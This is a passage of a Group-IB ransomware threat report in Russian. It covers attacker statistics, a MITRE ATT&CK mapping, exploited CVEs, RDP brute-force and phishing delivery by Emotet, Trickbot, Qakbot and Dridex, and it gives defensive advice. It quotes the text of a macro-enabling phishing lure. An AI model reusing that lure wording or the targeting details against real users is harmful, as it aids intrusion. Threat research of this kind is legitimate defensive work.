
ПРОГРАММЫ- ВЫМОГАТЕЛИ 2020/2021

→ GROUP-IB

МАРТ 2021



Дисклеймер

© GROUP-IB, 2021

1. Отчет подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.
2. Целью отчета является предоставление сведений о тактике, инструментах и особенностях инфраструктуры различных групп для минимизации риска дальнейшего совершения таких противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В отчете приведены рекомендации от экспертов Group-IB по превентивным мерам защиты от атак групп. Описание деталей угроз в отчете приведено исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованная в отчете информация об угрозах не является пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.
3. Отчет подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления с отчетом, цитирования отчета в объеме, оправданном правомерной целью цитирования, при условии, что сам отчет, включая ссылку на сайт правообладателя, на котором он размещен, будет указан как источник цитаты.
4. Отчет и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав на отчет Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.

Отчет подготовлен экспертами Group-IB:

- **Олег Скулкин**
ведущий специалист по компьютерной криминалистике
- **Роман Резвухин**
заместитель руководителя Лаборатории компьютерной криминалистики по исследованию вредоносного кода
- **Семен Рогачев**
специалист по исследованию вредоносного кода

Оглавление

Введение.....	4	Credential Access.....	37
Ключевые выводы.....	6	Brute Force	37
Прогнозы	7	Credentials from Password Stores	38
Программы-вымогатели в цифрах.....	8	Input Capture.....	39
Программы-вымогатели		OS Credential Dumping	39
в цифрах продолжение	9	Steal or Forge Kerberos Tickets	40
Карта угроз MITRE ATT&CK®		Unsecured Credentials	40
на 2020	10	Discovery	41
Initial Access	11	Lateral Movement	43
External Remote Services.....	11	Exploitation of Remote Services	43
Exploit Public-Facing Application.....	11	Lateral Tool Transfer.....	43
Phishing.....	12	Remote Services.....	44
Hardware additions	19	Use Alternate Authentication Material	45
Trusted Relationship	20	Collection	46
Execution.....	21	Archive Collected Data	46
Command and Scripting Interpreter	21	Data from Local System.....	46
Native API	22	Data from Network Shared Drive	46
Scheduled Task/Job.....	22	Command and Control.....	47
System Services	23	Application Layer Protocol	47
User Execution	23	Encrypted Channel	47
Windows Management Instrumentation.....	24	Data Encoding	47
Persistence	25	Data Obfuscation	47
Boot or Logon Autostart Execution	25	Fallback Channels and Multi-Stage Channels.....	47
Create Account	25	Ingress Tool Transfer.....	48
Create or Modify System Process	25	Protocol Tunneling and Proxy.....	48
Event Triggered Execution	26	Remote Access Software.....	48
Hijack Execution Flow	28	Exfiltration.....	50
Scheduled Task	28	Data Transfer Size Limits.....	51
Server Software Component.....	29	Exfiltration Over Web Service	51
Valid Accounts.....	29	Transfer Data to Cloud Account.....	51
Privilege Escalation.....	30	Impact	52
Abuse Elevation Control Mechanism	30	Общие рекомендации	
Exploitation for Privilege Escalation	30	по проактивному поиску угроз.....	54
Process Injection	30	О компании.....	55
Other techniques	31		
Defense Evasion.....	32		
BITS Jobs.....	32		
Deobfuscate/Decode Files or Information.....	32		
File and Directory Permissions Modification.....	32		
Hide Artifacts	33		
Impair Defenses.....	33		
Indicator Removal on Host	34		
Masquerading	34		
Obfuscated Files or Information	35		
Signed Binary Proxy Execution	35		
Subvert Trust Controls	36		
Trusted Developer Utilities Proxy Execution	36		
Virtualization/Sandbox Evasion	36		
Other techniques	36		

Введение

Мы разработали этот отчет для специалистов по реагированию на инциденты, охотников за угрозами, специалистов SOC и CERT, аналитиков CTI, а также специалистов по ИБ и ИТ, которые хотят больше узнать о ландшафте угроз программ-вымогателей, последних TTP злоумышленников и технических возможностях защиты на каждом этапе kill chain.

Если эксперты по кибербезопасности и могут хоть в чем-то согласиться друг с другом, так это в том, что программы-вымогатели стали угрозой №1 в 2020 году. Уже не вызывает удивления, что атаки программ-вымогателей становятся все более сложными и при этом все более успешными.

Однако 2020 году все же удалось внести значительные изменения в ландшафт киберугроз. Воспользовавшись уязвимостью организаций, борющихся с последствиями пандемии, злоумышленники смогли реализовать самые успешные (и опасные) на сегодняшний день атаки.

Крупные корпоративные сети, как потенциально наиболее прибыльные, в 2020-м году оставались основной целью злоумышленников. Университеты и больницы, традиционно уязвимые к атакам шифровальщиков, также часто становились жертвами киберпреступников. Например, Калифорнийский университет в Сан-Франциско, имеющий не только медицинский факультет, но и собственный медицинский центр, был вынужден заплатить выкуп в размере 1,14 миллиона долларов, чтобы восстановить файлы, зашифрованные программой Netwalker.

Не легче пришлось и сильно пострадавшей от эпидемии индустрии туризма. CWT, одна из крупнейших туристических компаний в США, согласилась выплатить выкуп операторам RagnarLocker, взломавшим ее компьютерную сеть, в размере 4,5 миллиона долларов. Эта выплата стала рекордной из известных нам в 2020 году. Также сообщалось, что популярная международная система денежных переводов Travelex была вынуждена заплатить операторам REvil выкуп в размере 2,3 миллиона долларов.

Несмотря на шокирующие суммы, атаки с требованиями подобных выкупов становятся все более распространенными. В ежегодном аналитическом отчете **Hi-Tech Crime Trends 2020/2021** эксперты Group-IB подсчитали, что операторы программ-вымогателей заработали не менее 1 миллиарда долларов в 2019-2020 годы, что сделало предыдущий год самым доходным для операторов программ-вымогателей.

Другая пугающая новость, которую принёс 2020 год, заключалась в том, что атаки программ-вымогателей могут приводить к человеческим жертвам. Так, атака DoppelPaymer на клинику Дюссельдорфа стала причиной смерти 78-летней женщины. Из-за действий операторов шифровальщика приемное отделение клиники не принимало пациентов. Машина «Скорой помощи», в которой находилась пациентка, была вынуждена ехать в более удаленную клинику в 32 километрах от Дюссельдорфа. Пациентка умерла вскоре после прибытия в клинику из-за несвоевременно оказанной медицинской помощи.

Эксперты Group-IB ожидают, что операторы программ-вымогателей могут вскоре вообще отказаться от шифрования, и сфокусируются на краже данных с целью последующего вымогательства. Дело в том, что на фоне пандемии вирусов-шифровальщиков все большее количество компаний начало думать о своей безопасности: внедряемые средства защиты становятся все совершеннее, превращаясь в некоторых случаях непреодолимой преградой для атакующих.

➤ GROUP-IB HI-TECH CRIME
TRENDS 2020/2021

➤ GROUP-IB EGREGOR
ТЕХНИЧЕСКИЙ ОБЗОР

Группа Maze оставалась главным апологетом подобного подхода до момента прекращения своей деятельности в середине 2020 года. Всего за несколько месяцев до роспуска, Maze атаковала компании Xerox и LG, похитив и выложив в публичный доступ более 70 ГБ данных после того, как жертвы отказались платить. В ноябре группа **Egregor** подхватила знамя, выпавшее из рук Maze, продолжая вымогать деньги под угрозой публикации украденных данных в Интернете.

Большинство атак шифровальщиков на организации управляются злоумышленниками вручную, поэтому специалистам по информационной безопасности критически важно понимать, какие тактики, техники и процедуры (TTP) используются злоумышленниками. Эти знания позволят выстроить эффективную защиту на различных этапах атаки.

Данный отчет содержит подробное исследование тактик и техник злоумышленников, выявленных специалистами Group-IB в рамках реагирования на инциденты, а также мониторинга и анализа данных о киберугрозах. Полученные результаты были сопоставлены и описаны в соответствии с матрицей MITRE ATT&CK®.

■ Ключевые выводы

Крупные компании под угрозой

На сегодняшний день операторов программ-вымогателей гораздо больше интересует размер организации, чем то, к какой индустрии она относится. Атаки на крупные корпоративные сети позволяют получать максимально возможный выкуп. Это означает, что крупные компании, как, например, Garmin, Canon, Campari, Carson и Foxconn (которые были успешно атакованы в 2020 году), теперь постоянно будут находиться в зоне риска.

Рекордные выкупы

Успешное получение выплат побуждает злоумышленников выдвигать все более высокие требования. Выкуп в размере сотен тысяч долларов уже стал обыденным явлением, однако, похоже новой реальностью становится требование миллионов долларов. Эксперты Group-IB установили, что среди всех операторов шифровальщиков наиболее крупные выкупы требовали группы Maze, DoppelPaymer и RagnarLocker, запрашивавшие суммы от 1 до 2 миллионов долларов.

Новые инструменты

В корпоративных инфраструктурах нередко можно встретить серверы под управлением Linux. Некоторые операторы программ-вымогателей учли это обстоятельство, добавив в свой арсенал соответствующие версии шифровальщиков.

Распространение партнерских программ

Продвижение шифровальщиков по модели «программа-вымогатель как услуга» (Ransomware-as-a-Service, RaaS) приобретает все большую популярность на андеграундных форумах. В 2020 году таким образом распространялись многие семейства программ-вымогателей.

Использование известного вредоносного ПО с целью получения крупного выкупа

Опытные киберпреступники, использующие такое популярное вредоносное ПО, как Trickbot, Qakbot и Dridex, помогали многим операторам программ-вымогателей получить первоначальный доступ к целевым сетям, присоединившись к популярным в этом году атакам на крупные цели.

Прогосударственные группы заявили о себе

Киберпреступные группы, финансируемые государством, также начали проявлять интерес к охоте за крупными выкупами. Такие злоумышленники, как Lazarus и APT27, начали использовать программы-вымогатели в рамках финансово мотивированных операций.

■ Прогнозы

На основании наблюдений за развитием атак шифровальщиков за последнее время эксперты Group-IB составили список тенденций, которые будут актуальны в 2021 году:

1. Количество публичных и частных партнерских программ шифровальщиков продолжит расти в связи с их высокой прибыльностью.
2. Операторы программ-вымогателей по-прежнему будут сосредоточены на корпоративных сетях.
3. Вырастет число злоумышленников, занимающихся получением доступа к корпоративным сетям с целью последующей перепродажи.
4. Семейства вымогателей, распространяющиеся по модели «вымогатель как услуга», все чаще будут содержать версии для атак на Linux-системы.
5. Некоторые злоумышленники могут отказаться от использования программ-вымогателей, сосредоточившись на эксфильтрации конфиденциальных данных с целью вымогательства.
6. К погоне за крупным выкупом будут все чаще присоединяться спонсируемые государством злоумышленники, включая тех, кто проводит атаки с целью разрушения инфраструктуры.
7. Злоумышленники могут начать активнее атаковать страны СНГ, особенно те, где представлены крупные компании.
8. Рост запрашиваемых сумм будет сопровождаться усложнением методов атак.

Программы-вымогатели в цифрах

\$170.000

Средний выкуп
в 2020 году

13 дней

Среднее время
в сети до атаки

18 дней

Среднее время
восстановления
после атаки

15

Количество новых
партнерских программ
в 2020 году

**Трояны, используемые
операторами
программ-вымогателей
для получения
первоначального
доступа**

Бот

Trickbot

Qakbot

Dridex

IcedID

Zloader

SDBBot

Buer

Bazar

Оператор

Ryuk, Conti, REvil, RansomExx

ProLock, Egregor, DoppelPaymer

DoppelPaymer

RansomExx, Maze, Egregor

Ryuk, Egregor

Clop

Maze, Ryuk

Ryuk



Программы-вымогатели в цифрах продолжение

Топ-10 техник, используемых в ходе атак

External Remote Services

Command and Scripting Interpreter

Scheduled Task

Valid Accounts

Process Injection


Brute Force

OS Credential Dumping


Remote System Discovery

Remote Services

Encrypt Data for Impact



Карта угроз MITRE ATT&CK® на 2020



Нажмите на любую технику, чтобы
получить подробную информацию.

1 Initial Access	External Remote Services T1133	Exploit Public-Facing Application T1190	Phishing T1566	Hardware additions T1200	Trusted Relationship T1199												
2 Execution	Command and Scripting Interpreter T1059	Native API T1106	Scheduled Task/Job T1053	System Services T1569	User Execution T1204	Windows Management Instrumentation T1047											
3 Persistence	Boot or Logon Autostart Execution T1547	Create Account T1136	Create or Modify System Process T1543	Event Triggered Execution T1546	Hijack Execution Flow T1574	Scheduled Task T1053	Server Software Component T1505	Valid Accounts T1078									
4 Privilege Escalation	Abuse Elevation Control Mechanism T1548	Exploitation for Privilege Escalation T1068	Process Injection T1055	Boot or Logon Autostart Execution T1547	Create or Modify System Process T1543	Event Triggered Execution T1546	Hijack Execution Flow T1574	Scheduled Task/Job T1053	Valid Accounts T1078								
5 Defense Evasion	BITS Jobs T1197	Deobfuscate/Decode Files or Information T1140	File and Directory Permissions Modification T1222	Hide Artifacts T1564	Impair Defenses T1562	Indicator Removal on Host T1070	Masquerading T1036	Obfuscated Files or Information T1027	Signed Binary Proxy Execution T1218	Subvert Trust Controls T1553	Trusted Developer Utilities Proxy Execution T1127	Virtualization/Sandbox Evasion T1497	Abuse Elevation Control Mechanism T1548	Hijack Execution Flow T1574	Process Injection T1055	Valid Accounts T1078	
6 Credential Access	Brute Force T1110	Credentials from Password Stores T1555	Input Capture T1056	OS Credential Dumping T1003	Steal or Forge Kerberos Tickets T1558	Unsecured Credentials T1552											
7 Discovery	Account Discovery T1078	Permission Groups Discovery T1069	Remote System Discovery T1018	Domain Trust Discovery T1482	Network Service Scanning T1046	System Information Discovery T1082	System Network Configuration Discovery T1016	System Network Connections Discovery T1049	File and Directory Discovery T1083	System Owner/User Discovery T1007	Software Discovery T1518	Network Share Discovery T1135	Process Discovery T1057	System Service Discovery T1007			
8 Lateral Movement	Exploitation of Remote Services T1210	Lateral Tool Transfer T1570	Remote Services T1021	Use Alternate Authentication Material T1550													
9 Collection	Archive Collected Data T1560	Data from Local System T1005	Data from Network Shared Drive T1039														
10 Command and Control	Application Layer Protocol T1071	Encrypted Channel T1573	Data Encoding T1132	Data Obfuscation T1001	Fallback Channels T1008	Multi-Stage Channels T1104	Ingress Tool Transfer T1105	Protocol Tunneling T1572	Proxy T1090	Remote Access Software T1219							
11 Exfiltration	Data Transfer Size Limits T1030	Exfiltration Over Web Service T1567	Transfer Data to Cloud Account T1537														
12 Impact	Encrypt Data for Impact T1486	Inhibit System Recovery T1490	Network Denial of Service T1498														

1

Initial Access

External Remote Services

T1133

Нажмите на каждую технику и субтехнику, чтобы получить больше информации о ATT&CK®

Нажмите "Вернуться → MITRE ATT&CK®", чтобы вернуться на карту угроз ATT&CK®

Публично доступные RDP-серверы по-прежнему являются наиболее частой мишенью для многих операторов программ-вымогателей, от Dharma до REvil. Эпидемия коронавируса вынудила многих людей работать из дома, в результате чего число таких серверов выросло в геометрической прогрессии. Многие успешные атаки начинались с подбора пароля **T1110.001** или подстановки ранее скомпрометированных учетных данных **T1110.004**.

Во многих случаях, развертывание вымогателей начиналось с установки соединения по RDP со скомпрометированным сервером. После чего атакующие продвигались по сети к одному из контроллеров домена.

Серверы RDP были не единственной службой удаленного доступа, в отношении которой операторы шифровальщиков использовали атаки путем перебора паролей. Подобный вектор использовался также в отношении VPN, если не была внедрена мультифакторная аутентификация.

Способы защиты

- Отключите неиспользуемые службы удаленного доступа.
- Внедрите политики блокировки учетной записи для предотвращения атаки путем подбора пароля.
- Для служб удаленного доступа используйте двух- или мультифакторную аутентификацию.
- Храните и анализируйте журналы служб удаленного доступа для выявления попыток несанкционированного доступа.

Exploit Public-Facing Application

T1190

Компрометация общедоступных приложений, содержащих уязвимости, также позволяла многим операторам программ-вымогателей получать первоначальный доступ в сети крупных компаний.

Операторы шифровальщиков чаще всего эксплуатировали следующие уязвимости:

- CVE-2018-13379 (Fortinet FortiOS)
- CVE-2019-19781 (Citrix Application Delivery Controller (ADC) and Gateway)
- CVE-2019-2725 (Oracle WebLogic Server)
- CVE-2019-11510 (Pulse Secure Pulse Connect Secure (PCS))
- CVE-2019-11539 (Pulse Secure Pulse Connect Secure (PCS))
- CVE-2019-18935 (Telerik UI for ASP.NET AJAX)
- CVE-2020-5902 (BIG-IP)
- CVE-2020-0688 (Microsoft Exchange Server)

Часто у операторов вымогателей или участников партнерских программ шифровальщиков не было необходимости самим атаковать приложения, поскольку они могли просто приобрести доступ к интересующей сети у третьих лиц.

Способы защиты

- Регулярно сканируйте доступные извне системы на наличие уязвимостей.
- Незамедлительно устраняйте критические уязвимости, обнаруженные в общедоступных приложениях.
- Убедитесь, что ваш поставщик Cyber Threat Intelligence собирает информацию о продавцах сетевого доступа, и что вы получаете оповещения о подобных угрозах, нацеленных на вашу отрасль.

Phishing

T1566

С ростом популярности атак, нацеленных на крупный выкуп (от англ. Big Game Hunting) в 2020 году злоумышленники стали все чаще использовать популярные вредоносные программы для получения первоначального доступа к целевым сетям. Стратегия не нова, этот метод уже был опробован в 2017 году операторами шифровальщика BitPaymer, которые использовали знаменитый троян Dridex для первичной компрометации. Отличительной чертой 2020 года стали частые коллаборации операторов бот-сетей с группировками, использующими шифровальщики.

Для доставки вредоносных программ на целевые хосты операторы обычно используют фишинговые письма. Во многих случаях атакующие прибегали к технике подмены цепочек писем, благодаря которой письма выглядели так, как будто были отправлены доверенной стороной. Злоумышленники использовали фишинговые ссылки **T1566.002** на различные онлайн-сервисы (например, Dropbox, Google Drive) и вредоносные вложения **T1566.001** в различных форматах: от стандартных документов и электронных таблиц до архивированных исполняемых файлов и скриптов.

Emotet

Троян Emotet уже давно связывают с успешными операциями вирусов-шифровальщиков, в рамках которых он доставляет другой троян, Trickbot. Последний в свою очередь используется для доставки шифровальщика Ryuk, а позже - Conti. В 2020 году операторы шифровальщиков Prolock, Egregor и DoppelPaymer использовали Emotet в сочетании с банковским трояном Qakbot (также известным как Qbot) для получения первоначального доступа к сети жертвы.

Emotet чаще всего доставлялся жертве через фишинговые письма с вложенным документом Microsoft Word, содержащим вредоносные макросы.

Microsoft Office Wizard

Microsoft Office

Transformation Wizard



Operation did not complete successfully because the file was created on Android device.
To view and edit document click "Enable Editing" and then click "Enable Content".

Рисунок 1: Пример документа-приманки, используемого в кампаниях Emotet

После открытия документа пользователю предлагалось разрешить выполнение макросов, и, в случае успеха, полезная нагрузка Emotet загружалась со скомпрометированного ресурса.

Trickbot

В большинстве случаев троян Trickbot доставлялся на целевой хост с помощью ботнета Emotet. При этом, когда Emotet был недоступен или когда осуществлялось сотрудничество с другими злоумышленниками, операторы Trickbot проводили собственные спам-кампании с использованием различных вредоносных вложений, от стандартных зараженных документов до защищенных паролем архивов с HTML-приложениями.




Рисунок 2: Пример документа-приманки, используемого в кампаниях Trickbot

До последнего времени Trickbot часто использовался для доставки программы-вымогателя Ryuk. Однако в недавних атаках было отмечено, что операторы переключились на использование шифровальщика Conti. Также исследователи отмечают, что операторы Trickbot сотрудничают с группами, стоящими за шифровальщиками REvil и RansomExx.

Qakbot

Помимо распространения с помощью Emotet, троян Qakbot в отдельных кампаниях доставлялся с использованием вредоносных скриптов Visual Basic и документов, а также файлов Excel с макросами.




Рисунок 3: Пример документа-приманки, используемого в кампаниях Qakbot

➤ GROUP-IB PROLOCK
ТЕХНИЧЕСКИЙ ОБЗОР

В начале 2020 года операторы Qakbot использовали шифровальщик Prolock, но затем отказались от него в пользу программ Egregor и DoppelPaymer.

Dridex

Для распространения вредоносного ПО вместо вложений Операторы Dridex использовали фишинговые ссылки. Как и операторы Qakbot, они применяли вредоносные скрипты Visual Basic, документы Microsoft Office и электронные таблицы.




Рисунок 4: Пример документа-приманки, используемого в кампаниях Dridex

В некоторых случаях троян Dridex использовался для доставки шифровальщика DoppelPaymer.

IcedID

